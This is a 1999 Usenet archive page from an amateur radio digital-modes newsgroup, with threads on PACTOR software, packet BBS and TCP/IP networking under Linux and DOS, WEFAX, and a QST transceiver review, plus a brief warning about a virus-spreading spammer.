http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

4529. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-12 00:00:00 UTC
From: Doug Faunt N6TQS +1-510-655-8604 <faunt@netcom.com>
Message-ID: <wo1wvsswoej.fsf@netcom17.netcom.com>
Source record: 16037

n8blk@aol.com (Art Clemons) writes:

> In article <7toqln$29c8$1@arachne.labyrinth.net.au>, Hamish Moffatt
> <hamish@rising.com.au> writes:
>
> >I wish I could -- the sound card is my preferred route. I am already doing
> >1200 packet (on VHF) and PSK31 and Hellschreiber (on HF) using the sound
> >card. The only program I've seen which does PACTOR on the sound card
> >is "PSATOR" for DOS, which only runs on Personal Sound Architecture
> >sound cards. I use a plain SB16, so I can't use it, and there was no
> >source code with it.
> >
> >
>
> The October 99 issue of QST has part one of a relatively simple dedicated modem
> for RTTY, Amtor & Pactor which can be used with Terman93, which was written by
> Sailer, and is freeware. While not using the soundcard, about the only other
> requirement would be a free serial port on your computer and a receiver. I
> note that you're not in the US and probably have a difficult time getting QST,
> but it would be a worthwhile experiment if you're truly interested in said
> modes. Please note that it only does PACTOR, not PACTOR II.
> -art clemons-

I had a RTTY QSO with K7SZL, the author of the article, and since I
haven't gotten my October QST yet, he suggested his web site,
http://home.att.net/~k7szl, for a preview. I haven't looked yet.

K6STI has a version of RITTY, a soundcard RTTY program that could do
PACTOR (not II), under DOS using a true Soundblaster card, apparently
no "compatibles". He has to pay a license fee to SCS for each copy
sold. RITTY costs money, though.

73, doug

4530. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-12 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn806rv1.bah.nomail@linux.pe1chl.ampr.org>
Source record: 16038

Hank Oredson <horedson@att.net> wrote:

>> Ok here is an idea:

>> What you want already exists. Under Linux. So, the problem is not how to
>> write the software itself.

>I have Linux.
>Did not find any such software.

What software did you not find?
All the standard Internet servers are included in the normal distributions,
lots of HAM software as well, F6FBB has a Linux version of his BBS, and the
gateways can be found on the usual Ham software for Linux sites.
What else do you need?

>Most hams do not (and will not) have Linux.
>So Linux is not of interest to me.

My proposal was a method to let them have Linux. Why do you think
it is not feasible?
Because a HAM will not understand Linux and cannot make changes to the
system? Trust me, a HAM does not understand Windows either, and can only
resort to standard tricks to solve problems (like re-installation).
The situation with Linux is not much different, except that those who WANT
to get in-depth knowledge of the system have the opportunity to study it.

>But in any case I am not looking for solutions. Those I can create.

Solutions have already been created.
Making them available for everyone is what is missing, when I correctly
understand your earlier posting.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4531. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-12 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7u014ugvp1@bgtnsc02.worldnet.att.net>
Source record: 16039

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn806rv1.bah.nomail@linux.pe1chl.ampr.org...
> Hank Oredson <horedson@att.net> wrote:
>
> >> Ok here is an idea:
>
> >> What you want already exists. Under Linux. So, the problem is not how
to
> >> write the software itself.
>
> >I have Linux.
> >Did not find any such software.
>
> What software did you not find?

Sorry, I won't play this silly game any more.
If you have ideas, post them. If not, post to some other thread.

> All the standard Internet servers are included in the normal
distributions,
> lots of HAM software as well, F6FBB has a Linux version of his BBS, and
the
> gateways can be found on the usual Ham software for Linux sites.

I have "internet servers".
They are easy to get, for any operating system.
I have them for DOS, for Win9x, for WinNT, for Linux, etc.

What gateways? I have no idea what you are talking about.

> What else do you need?

I'll try again. I am NOT, repeat NOT, looking for code.
I have code. I can create code. I am looking for ideas.

> >Most hams do not (and will not) have Linux.
> >So Linux is not of interest to me.
>
> My proposal was a method to let them have Linux. Why do you think
> it is not feasible?

I did not say it was unfeasible. I said that most hams do not,
and will not have it, and that I am not interested in it. Someone
else can push Linux to hams. I will not do that. Let them run
whatever operating system they wish on their computers.
It is of no interest to me which OS they use. I notice that most
hams have machines running Windows 9x, or possibly DOS.

So I will write code for those operating systems, so that hams
can use what I write. But what code to write? That is the question.

> Because a HAM will not understand Linux and cannot make changes to the
> system? Trust me, a HAM does not understand Windows either, and can only
> resort to standard tricks to solve problems (like re-installation).

So what? My project has nothing to do with understanding
operating systems. I do not care if hams understand the operating
system they use.

> The situation with Linux is not much different, except that those who WANT
> to get in-depth knowledge of the system have the opportunity to study it.

Nothing to do with my project. Some other project for someone else.

> >But in any case I am not looking for solutions. Those I can create.
>
> Solutions have already been created.

Show them to me. I find none at all, for any operating system.
I do not want to see code, but ideas for what COULD be done.
I will create the code to implement the ideas I find interesting.

> Making them available for everyone is what is missing, when I correctly
> understand your earlier posting.

I think you do not understand my postings on this topic.

> Rob
> --
>
+----------------------------------+--------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/
|
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU
|
>
+----------------------------------+--------------------------------------+

4532. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-12 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <h6MM3.38$7d2.983@nuq-read.news.verio.net>
Source record: 16040

Hank Oredson wrote in message <7tvj6njld1@bgtnsc03.worldnet.att.net>...
>
>Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
>news:slrn805t5t.835.nomail@linux.pe1chl.ampr.org...
>> Hank Oredson <horedson@att.net> wrote:
>>
>> >> Then what do you want?
>>
>> >Ideas.
>>
>> Ok here is an idea:
>>
>> What you want already exists. Under Linux. So, the problem is not how to
>> write the software itself.
>
>I have Linux.
>Did not find any such software.
>Most hams do not (and will not) have Linux.
>So Linux is not of interest to me.
>
>But in any case I am not looking for solutions. Those I can create.

Yeah, on Linux, to do NNTP/PBBS stuff, you need to install
the News server, INN, and another program called mailgw.
Me, I tried installing INN from the source, and gave up after
a few days. But, then I just tried the rpm that Redhat has
for 6.0, and it came right up, hehe. When linked to FBB
with mailgw, this is a pretty deluxe setup. Though mailgw is
a little bit rough going for people not able to muck with
the source code. If running proper 'nntp' servers is 'the right' thing
to be doing, then I think it's going to be much easier on
some kind of Unix variant. Though I'm not 100% clear
on what the stuff you've been working on does.
If you want to stay in Win32/DOS stuff, I understand that.

>I am looking for ideas about WHAT problems might be solved,
>and how the applications that implement those solutions might
>be structured so they would be of interest to hams.
>
>Your points about installation are well taken, and "simple"
>installation is a part of what I am working on now.

Understood. Okay, just to stir the pot a bit. I'll just toss out some
stuff without too much research into what maybe is being done
already.

What about PBBS/POCSAG integration?
This is something I've been thinking. That PBBS might survive
by shrinking a little bit. I've been thinking it would be cool
to do, a BBS patch, where when a message came
in, the BBS, could beep on the POCSAG frequency, So, like maybe
the message could come in on the pager that you had a message,
or maybe we could stick in little

POCSAG:I'm coming next Tuesday

lines in the top of our PBBS messages. Then, if your homebbs had
this feature, it'd beep in your pocket. It might be as simple as specifying
a forward to a file, and then having this code look at the file, and beep
appropriately. That is somehow decide what to say on the beeper, if
the message is too big.

Maybe it'd be possible to build a new backbone system on the internet
for this, rather than using PBBS, though it seems that PBBS might
be appropriate for this kind of data also.

There might be other ways to make ham packet radio smaller.
That is clients for palmtops and things like this.

....

My understanding is that there's going to be an improved TCP/IP mode
for the new 2.3 Linux kernels, and it'd be nice to get a Win98 stack that
could talk to these drivers. That is sv2agw style -- the VXd's and all that.
Check out. I think I got it right.

http://dl0td.afthd.tu-darmstadt.de/~dg2fef/ax25.html

I'm not too hip on what's happening with this stuff here so maybe I'm off
base here. Still, if this is what's going in the 2.3 kernel, than
it's likely that people on the Linux side are going to have this, and it'd
be nice to be able to run the same tweaks on Win98. (And, I think you can
get the source code right now -- and run a Linux box as a test implementation.)

Come to think of it, I wonder if anyone has taken up Robert McGwier's
offer to help with a Win98 version of his code? Me, I think it'd be
nice to have an all software, GPL, substitute for Pactor without the patent
restrictions and all that. And, it looks like this guy has done a lot of the
Phd level stuff already.

.....

This is a silly thing, I've been thinking, but watching all the PBBS traffic
come out from N6EEG, I see it send the same message over and over again,
on the same lan, But I wonder if it'd be possible to pick out the PBBS
messages from the connections to other BBS's. Are there enough
sequence bytes and stuff in the ax25 headers to know if any data is
missing? Seems, like if the hub BBS sent out all the data once, then
everyone else could listen in on the frequency and read off what they
could get. And then when the hub BBS connected out, it would only
need to download the messages that were missed.

This kind of thing might also even work on HF, since I see the similar situation on HF packet frequencies.

I had the idea, which I mean to code at some point, of broadcasting PBBS messages in the beacon using Pactor FEC mode. That is to beacon with a message, and then wait for connects for a few minutes. So that someone passively listening could get @ww stuff, but that they could still connect in and get the mail, and it wouldn't melt my transmitter running absolutely constantly. And that is to do the code to crc these guys to make sure they're clean when they get through.

Something as simple as...

CQ DE KE6I
(PBBS Message Header)
/EX CRC
CQ DE KE6I K

And that is cycle through all the B-traffic for the day. Other than that the BBS works like normal.

4533. Re: Download Ia.n.i.!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-12 00:00:00 UTC
From: Charles Fregeau <n5hsr@sprynet.com>
Message-ID: <3803D436.813FBB1D@sprynet.com>
Source record: 16041

Check your system for Happy99.exe. Nice little virus program, that. One of the other newsgroups found he was infected, and cut him out. He's on every newsgroup I'm on, spreading his virus, at least once a day. One newsgroup was getting hit 2 or 3 times a day with Mr MadQ's junk mail.

I hate when these sickos post their XXX rated messages on a legitimate non-porno newsgroup, too.

Charles R Fregeau, N5HSR

Martin Meserve wrote:

> Hylton,
>
> You can actually get into the top level of that site, without
> the error message, if you trim down the URL to
>
> http://www.fortunecity.com/skyscraper
>
> However, I looked around and still couldn't find the software
> advertised. There is a lot of free software if you follow their
> link to "Free Software and Resource Center":
>
> http://www.fortunecity.com/skyscraper/skylon/683
>
> Maybe you can find what you are looking for there. Or, something
> else might look interesting.
>
> There is still a lot of things wrong with the site. I tried doing
> a search but only received a message about the server having
> problems. Then I tried to look up a user name, with their "people
> finder" but only received a CGI script error dump. It looks like
> a nice site but it seems to have lots of problems.
>
> Martin KB7EQS
>
> Hylton Conacher (ZR6HPC) wrote:
> >
> > Hi all
> >
> > I have been following the link to Download Ia.n.i.!!! It's free!
> > and have been dissappointed everytime.As a network administrator
> > and computer hacker I would of course be interested in this
> > tool,provided it runs on a 80586 Windows 95 system.
> >

> > Is this just a bit of lousy mail on the reflector or does it
> > exist?Everytime I have gone to the site I get a message that
> > the site has been disconnected.Does anyone have this utility
> > or is it spam?I notice the sender has an incorrect email address
> > as well and I do not want to try and send such a lamer an email
> > for fear of messing up my own system on the emails return.
> >
> > Just my 2c worth
> > 73 de ZR6HPC
> > Hylton
> >
> > > Today's Topics:
> > > Download Ia.n.i.!!! It's free! (2 msgs)
> >
> > >
> > > Date: 9 Oct 1999 07:55:22 GMT
> > > From: madQ <madq968@djeksta.comNOSPAM>
> > > Subject: Download Ia.n.i.!!! It's free!
> > >
> > > Download Ia.n.i. RemoteControlSystem 1.2 beta. It's free!!!
> > > New site: http://www.fortunecity.com/skyscraper/apple/1030/
> > >
> > > .
> > >
> > > ------------------------------
> > >
> > > Date: 8 Oct 1999 22:03:42 GMT
> > > From: madQ <madq968@djeksta.comNOSPAM>
> > > Subject: Download Ia.n.i.!!! It's free!
> > >
> > > Download Ia.n.i. RemoteControlSystem 1.2 beta. It's free!!!
> > > New site: http://www.fortunecity.com/skyscraper/byte/517/
> > >
>
> --
> Martin E. Meserve KB7EQS martin.e.meserve
> Engineer, Program/Project Specialist AT
> Lockheed Martin M&DS - Reconnaissance Systems lmco.com
>
> I respond to news groups and E-Mail on my own time and therefore my
> responses may not be as timely as you, or I, would like them to be. If
> I seem to be ignoring you, send me another E-Mail to jog my memory.
> Opinions are my own and do not reflect the opinions of my employer.
>
> ----------== Posted via Deja News, The Discussion Network ==----------
> http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

4534. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-12 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7u1mav$1dg4@enews2.newsguy.com>
Source record: 16042

Hank Oredson <horedson@att.net> wrote in message
news:7tqrt1agn1@bgtnsc02.worldnet.att.net...
>
> >
> > Then what do you want?
>
> Ideas.

I hate to encourage the "applications mantra", but I do have an idea for one...

I was thinking a "tune-up" or 'performance meter" application might be handy. Have it offer a number of functions for direct connectees and even for those who access it from a distance and want info about their link.

There is already a "deviation meter" function available for X1J nodes.. I'd start off with something like that. FlexNet has a TXD sniffer of some sort. Toss that in too. I used to run a BBS program that would tell you the "effective baud rate" of the link you are currently running. The number fluctuated according to conditions... I remember a 300 baud HF packet qso averaging 56 baud throughput... A round-trip-time indicator would be great, and so on...

Serious tests would be handy, as well as "rule of thumb" and even "fun" tests! Many of these are things that CAN already be done, but seldom are. Putting them all within a specialized application so Hams could play around with them would encourage their use. - This would be just the thing for new Hams to learn from, and experienced hams to tinker around with, and for bored Hams to play with.

Such a program could serve as a benchmark or standard measuring system for comparing the performance of different packet networks, protocols, software, and what have you, or even for comparing the performance the same system under different conditions... That could be a lot of fun, and maybe even educational.

Have the servers interact with others in the same network, using that info to give users "the big picture" about the net's strong and weak points. Sometimes getting things fixed is just a matter of making people generally aware of problem areas. Making such info available can generate support from unexpected quarters.

This is all info that most packet ops are generally unaware of, or are uncertain about how to get. This is a shame, as the Packet community would greatly benefit if the general level of awareness concerning these matters could be raised. Putting all of these into a tcpip server would be very

effective, if it's practical and possible to do so. - Would some of this stuff need to be in the "driver" instead of in an application, for example?

Anyway, there's an idea at any rate... I never guaranteed a good one!

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4535. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7u274r$6ct$1@bgtnsc03.worldnet.att.net>
Source record: 15949

D. Stussy <kd6lvw@bde-arc.ampr.org> wrote in message
news:Pine.LNX.4.10.9910130807320.551-100000@dns.bde-arc.ampr.org...
> On Tue, 12 Oct 1999, Hank Oredson wrote:
> Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
> > news:slrn805t5t.835.nomail@linux.pe1chl.ampr.org...
> > > Hank Oredson <horedson@att.net> wrote:
> > >
> > > >> Then what do you want?
> > >
> > > >Ideas.
> > >
> > > Ok here is an idea:
> > >
> > > What you want already exists. Under Linux. So, the problem is not
how to
> > > write the software itself.
> >
> > I have Linux.
> > Did not find any such software.
> > Most hams do not (and will not) have Linux.
> > So Linux is not of interest to me.
>
> Didn't find: Well, you need the package called "ax25-utils".
> The file [/usr/src/]linux/Documentation/networking/ax25.txt tells you
> where to get this, and the "how-to" file.

I have ax25-utils.
Where is NET/ROM?
Where is a HAL P38 / PCI400 driver?
Where is the server to gateway telnet <-> net/rom <-> CLOVER <-> PACTOR?
Where is the BBS message <-> smtp gateway?
Where is the BBS bulletin <-> nntp gateway?
Where is NET/ROM over Ethernet?
Where is IP over NET/ROM?

> Software: Except for above, everything else comes in the "network"
portion of
> the distribution. Also, recompile the kernel for AX.25 support.

I did this. Simple. And I had nothing useful.
It did not route IP over NET/ROM, just for one example.

See above "Where is".

> Most hams do not ...: Any evidence to back this assumption? Also, since
Linux

> is free, cost isn't a problem (yes, most hams I know are cheap).
>
> Not of interest to you: That's not debatable.
>
> > But in any case I am not looking for solutions. Those I can create.
> >
> > I am looking for ideas about WHAT problems might be solved,
> > and how the applications that implement those solutions might
> > be structured so they would be of interest to hams.
>
> THe one big problem is the "anarchy" problem. Everyone does their own
thing or
> wants to be the "big fish of the pond," etc. Good luck with this one.

Suggestions?

> > Your points about installation are well taken, and "simple"
> > installation is a part of what I am working on now.
>

4536. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7u27h5$7nd$1@bgtnsc03.worldnet.att.net>
Source record: 15950

Brian Mullaney <mullaneb@tecoma.mccc.edu> wrote in message
news:7u223c$jh6$1@lawrenceville.mccc.edu...
> Charles Brabham <n5pvl@texoma.net> wrote:
>
> > and figure out how to massage our software into at least
semi-functionality.
>
> The only "semi-functional" software comes out of M$, Charles. UN*X has
> always been "fully-functional" in my experience

As a long term Unix developer I could tell you all the horror stories
you might like about getting SunOS and Solaris and HPUX and BSD
to all run the same application. "Fully incompatible" is more like it.

> > The more recent distributions of LINUX cost about the same as a copy of
> > Win98.
>
> $2 for a Redhat CD from Cheapbytes. I didn't realize that Win9x had gotten
> so cheap.
>
> > I have yet to know a single perason who got LINUX for "free". Everyone I
>
> Well, Charles, I have certainly gotten Linux for free.

So tell us how you use it with ham radio.
Can you do all the "Where is" in my previous post?
If so, please tell everyone where that software is located.
I still cannot ping any hams direct from Linux. I am forced to go
through a router running in DOS that CAN connect through
the NET/ROM network to other hams running tcp/ip.

> > tend to find ourselves paying through the nose for it. In fact, by the
time
> > you buy "add ons" to make up for functions not originally provided by
the
>
> What "add-ons" do you "need" to buy, Charles?

Pretty much everything, to change Linux from a just a "toy OS"
into a "functional workstation". And I never did find most applications
that I need to get useful work done. They ain't there yet. See the
recent reviews of Linux in Forbes, Business Week, etc. There have
been many such reviews, due to the Red Hat IPO.

> Brian

--

... Hank

http://horedson.home.att.net

4537. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7u27nj$8gk$1@bgtnsc03.worldnet.att.net>
Source record: 15951

```
Charles Brabham <n5pvl@texoma.net> wrote in message
news:7u1mav$1dg4@enews2.newsguy.com...
>
> Hank Oredson <horedson@att.net> wrote in message
> news:7tqrt1$agn$1@bgtnsc02.worldnet.att.net...
> >
> > >
> > > Then what do you want?
> >
> > Ideas.
>
> I hate to encourage the "applications mantra", but I do have an idea for
> one...
>
> I was thinking a "tune-up" or 'performance meter" application might be
> handy. Have it offer a number of functions for direct connectees and even
> for those who access it from a distance and want info about their link.
>
> There is already a "deviation meter" function available for X1J nodes..
I'd
> start off with something like that. FlexNet has a TXD sniffer of some
sort.
> Toss that in too. I used to run a BBS program that would tell you the
> "effective baud rate" of the link you are currently running. The number
> fluctuated according to conditions... I remember a 300 baud HF packet qso
> averaging 56 baud throughput... A round-trip-time indicator would be
great,
> and so on...
>
> Serious tests would be handy, as well as "rule of thumb" and even "fun"
> tests! Many of these are things that CAN already be done, but seldom are.
> Putting them all within a specialized application so Hams could play
around
> with them would encourage their use. - This would be just the thing for
new
> Hams to learn from, and experienced hams to tinker around with, and for
> bored Hams to play with.
>
> Such a program could serve as a benchmark or standard measuring system for
> comparing the performance of different packet networks, protocols,
software,
> and what have you, or even for comparing the performance the same system
> under different conditions... That could be a lot of fun, and maybe even
> educational.
```

>
> Have the servers interact with others in the same network, using that info
> to give users "the big picture" about the net's strong and weak points.
> Sometimes getting things fixed is just a matter of making people generally
> aware of problem areas. Making such info available can generate support
from
> unexpected quarters.
>
> This is all info that most packet ops are generally unaware of, or are
> uncertain about how to get. This is a shame, as the Packet community would
> greatly benefit if the general level of awareness concerning these matters
> could be raised. Putting all of these into a tcpip server would be very
> effective, if it's practical and possible to do so. - Would some of this
> stuff need to be in the "driver" instead of in an application, for
example?
>
> Anyway, there's an idea at any rate... I never guaranteed a good one!

Interesting ideas.
I have some of this in SNOS (rtt per circuit e.g.) and am in the process
of adding more such statistics. Investigating different re-route mechanisms.
The tradititional tcp measures do not work well over radio networks.

NetWalker was designed for exactly this purpose: measuring network
parameters across the "whole" network.

--

... Hank

http://horedson.home.att.net

4538. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <IU1N3.121$7d2.3368@nuq-read.news.verio.net>
Source record: 15952

```
Hank Oredson wrote in message <7u274r$6ct$1@bgtnsc03.worldnet.att.net>...
>
>D. Stussy <kd6lvw@bde-arc.ampr.org> wrote in message
>news:Pine.LNX.4.10.9910130807320.551-100000@dns.bde-arc.ampr.org...
>> On Tue, 12 Oct 1999, Hank Oredson wrote:
>> Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
>> > news:slrn805t5t.835.nomail@linux.pe1chl.ampr.org...
>> > > Hank Oredson <horedson@att.net> wrote:
>> > >
>> > > >> Then what do you want?
>> > >
>> > > >Ideas.
>> > >
>> > > Ok here is an idea:
>> > >
>> > > What you want already exists. Under Linux. So, the problem is not
>how to
>> > > write the software itself.
>> >
>> > I have Linux.
>> > Did not find any such software.
>> > Most hams do not (and will not) have Linux.
>> > So Linux is not of interest to me.
>>
>> Didn't find: Well, you need the package called "ax25-utils".
>> The file [/usr/src/]linux/Documentation/networking/ax25.txt tells you
>> where to get this, and the "how-to" file.
>
>I have ax25-utils.

Hmm, have you visitited http://radio.linux.org.au ? That site seems to
be the place where the latest stuff shows up. If you're on 2.0.xx kernels
ax25-utils is okay, but if you have a recent Redhat, you may want the libax25,
ax25-tools, ax25-apps, etc. ax25-utils, I believe works okay from the binaries
though -- just the source doesn't work on 2.2 kernels..

>Where is NET/ROM?

Netrom is there. Create the nrports and nrbroadcast like it says in
ax25-howto. Do a man nrattach and run netromd, like it says in
ax25-howto. Check for /proc/nr_* for nr_neigh and nr_nodes or
something like that. They should start filing up with node names.
try 'call netrom k0localstation' and see if your TNC lights up.

>Where is a HAL P38 / PCI400 driver?
```

At this time, there's no support for HALP38 or much of any HF hardware.
I thought someone was doing a PSK31 for Linux, but I haven't had time
to play with that or anything. Pretty much anything HF on Linux is not
so great. All I really now about is the Pactor 2 code built into
xfbb.

>Where is the server to gateway telnet <-> net/rom <-> CLOVER <-> PACTOR?

Okay, you can gateway telnet to netrom by running the linuxnode. It should
be somewhere on radio.linux.org.au. For HF modes, pretty much it's not there
in the OS at all. I wrote some code for my PK232 to gateway to Linuxnode,
and pretty much anyone who connects there can do anything, including going to
the BBS or connecting to netrom nodes in Berkeley/San Francisco. This works
okay, except the DCD on the PK232 is pretty weak.

If you're programming this kind of stuff, it's reasably easy, since you just need to
make a stdioin/stdioout interface to your hardware. And if you run it from Linuxnode,
then anyone can call out using that hardware.

>Where is the BBS message <-> smtp gateway?
>Where is the BBS bulletin <-> nntp gateway?

Look for mailgw on radio.linux.org.au. It's pretty wonky, since you need to edit
your sendmail.cf file to get it up properly. Though mailgw supports both
smtp and nntp. Also to gateway to nntp, you need to
be running nntp, and that's a bit involved. Still, if you want to run news, I'm not
aware of anything on DOS/Win98 type platforms that's equivalent to inn.
Basically, it works, and there are guys on the newsgroup who have been
through all the problems.

>Where is NET/ROM over Ethernet?

There's a section in ax25-howto called 'Creating a BPQ ethernet device'. I think
this is what you're talking about. I don't use this since I do all my ax25 from only
one machine.

>Where is IP over NET/ROM?

Hmm, you should be able to use 'route' to route ip over NETROM just like
a regular ax25 connection. I don't do this, but I believe this is something
that does work.

>
>> Software: Except for above, everything else comes in the "network"
>portion of
>> the distribution. Also, recompile the kernel for AX.25 support.
>
>I did this. Simple. And I had nothing useful.
>It did not route IP over NET/ROM, just for one example.

Hmm, that's odd. Did you get NET/ROM running at all? You probably
want to be on the linux-hams list at vger.rutgers.edu if you're really going
to work with this stuff.

>
>See above "Where is".
>
>> Most hams do not ...: Any evidence to back this assumption? Also, since
>Linux
>> is free, cost isn't a problem (yes, most hams I know are cheap).
>>
>> Not of interest to you: That's not debatable.
>>
>> > But in any case I am not looking for solutions. Those I can create.
>> >
>> > I am looking for ideas about WHAT problems might be solved,
>> > and how the applications that implement those solutions might
>> > be structured so they would be of interest to hams.
>>
>> THe one big problem is the "anarchy" problem. Everyone does their own
>thing or
>> wants to be the "big fish of the pond," etc. Good luck with this one.
>
>Suggestions?
>
>> > Your points about installation are well taken, and "simple"
>> > installation is a part of what I am working on now.
>>
>
>

4539. visit my site

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: "E.D" <ed3@club-internet.fr>
Message-ID: <7u2f6a$b7r$1@front5.grolier.fr>
Source record: 15953

--

http://perso.club-internet.fr/ed3/

4540. Re: WEFAX format...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: marsgal42@hotmail.com
Message-ID: <7u2r1q$ad7$1@nnrp1.deja.com>
Source record: 15954

In article
<7CEF26813712783D.F238A50AD8AB0B5A.73E30DA98F92E9C0@lp.airnews.net>,
"Dave Covert" <davecove@thecoverts.com> wrote:
>
> Can anyone provide me (or point me to) a detailed description of the
HF
> Wefax format? I feel like writing some code... <g>

You could start looking from:

http://ourworld.compuserve.com/homepages/HFFAX/

Isn't there information on the subject in Taggart? My copy is
at home and I'm not... :-(
--
Laura Halliday VA3LDH "Que les nuages soient notre pied
Grid: FN03gs a terre..." - Hospital/Shafte
Satellite: VA3SFL on UO-22, KO-25

Sent via Deja.com http://www.deja.com/
Before you buy.

4541. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9910131935050.162-100000@dns.bde-arc.ampr.org>
Source record: 15955

On Wed, 13 Oct 1999, Charles Brabham wrote:
D. Stussy <kd6lvw@bde-arc.ampr.org> wrote in message
> news:Pine.LNX.4.10.9910130807320.551-100000@dns.bde-arc.ampr.org...
> > >
> > > I have Linux.
> > > Did not find any such software.
> > > Most hams do not (and will not) have Linux.
> > > So Linux is not of interest to me.
> >
> > Didn't find: Well, you need the package called "ax25-utils".
> > The file [/usr/src/]linux/Documentation/networking/ax25.txt tells you
> > where to get this, and the "how-to" file.
>
> Most of us have nothing better to do with our time than to sift through
> hundreds of obscure text files, hoping to accidently find just the right one
> and figure out how to massage our software into at least semi-functionality.
>
> That's why everybody is using LINUX, right? The thrill of the hunt?
>
> >
> > Most hams do not ...: Any evidence to back this assumption? Also, since
> Linux
> > is free, cost isn't a problem (yes, most hams I know are cheap).
>
> The more recent distributions of LINUX cost about the same as a copy of
> Win98.
>
> I have yet to know a single perason who got LINUX for "free". Everyone I
> know coughed up between 30-80 bucks, depending on how recent a copy they
> wanted.
>
> "Technically", LINUX is free. Here on planet Earth though, we real humans
> tend to find ourselves paying through the nose for it. In fact, by the time
> you buy "add ons" to make up for functions not originally provided by the
> distro, you can easily end up paying more than you would for more competent
> software with wider compatability, like Win95/98.

Now you know of at least ONE. I got it for free by downloading the slackware distribution (via FTP) off the Internet back in 1997. I grabbed the "A", "D", and "N" sets. The "A" and "N" sets can still [even today] be copied to floppies for installation - if one doesn't have the hard disk space available to perform an installation from a DOS partition. Everything else since then, I grabbed in source code and compiled myself.

I hardly call Windows 95 "competent" software. On one day, I repeatedly was graced by the "Blue Screen of Death" over 50 times. Linux, being a UNIX clone, doesn't suffer the problem of crashing the entire machine when one program fails.

I run both systems: I have ONE Windows 95 (and there was no reason for me to upgrade to '98) running on the same hardware as a Linux box (both are on 486DX2's at 66MHz, 32mb of 60ns 30-pin SIMM's, and identical motherboards). There is alot of stuff where the Linux box is faster in doing as compared to the Windows box, but not everything. The only reason I even keep the Windows box is because I use that computer for my business also and many of the programs simply don't have unix ports (yet). [BTW, although I only have the ONE windows box, I have 3 linux boxes, with others in various stages of construction and installation.]

> You are quite welcome to LINUX. I've tried it, and somehow I wasn't very
> impressed. This is one bit of "free" software that is just not worth the
> price.

Linux version 2 is a lot better than the version 1 based series of kernels. Maybe you should try again.

4542. Re: equipment review in QST

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <bm5N3.144$7d2.3946@nuq-read.news.verio.net>
Source record: 15956

Interesting. Yeah, digital-wise, I've been pretty disapointed with QST overall -- and this sort of confirms my thinking. Did they drop the digital column? Or are they looking for another guy to do it? I wasn't quite sure what that article recently in the digital column on how to search for web pages had to do with ham radio. And, wasn't there another article all about how to subscribe to mailing lists -- what was that?

Joop van der Velden wrote in message ...
>Yet another equipment review from ARRL labs in QST which gave no attention
>to the bad BER test for 9k6 capability. I did send this message to
>the ARRL editors :
>
>Dear sirs,
>
>I would like to say that, in my opinion and jugding from the review article
>in QST September 1999 page 73 - 76, the Yaesu FT-90R is NOT 9600bd capable.
>I really hope that you will pay a little bit more attention to the
>measurements, comparing them to the standards set by Jon, KE3Z in the
>QST article : "9600 ready radio's - ready or not ?" of QST May 1995
>page 24 - 29.
>
>1 - The receive-transmit turnaround time of 160/130 ms is much too high.
>A value of 50ms or lower should be maintained for effective use of a 9600bd
>packet channel. With 160ms, the transceiver will likely produce lots of
>collisions on a 9k6 channel.
>
>2 - The Bit Error Rate (BER) of the transmitter on 144 and 440 MHz of
>9.1E-5 resp 7.5E-4 is not enough to properly handle a 9600bd connection
>without needless retry's.
>
>3 - The BER of 2.4E-3 resp 2.3E-3 for the receiver is, in my humble
>opinion, completely and utterly useless. No real world 9600bd packet will
>be usable with this transceiver.

???!!!!

>
>Bit error rates of 1E-4 and worse (higher) should in my opinion at least get
>some attention in the text, explaining that problems are to be expected and
>for more details referring to the KE3Z article.
>
>The FT-90R should be put in the "9600bd transmitter performance
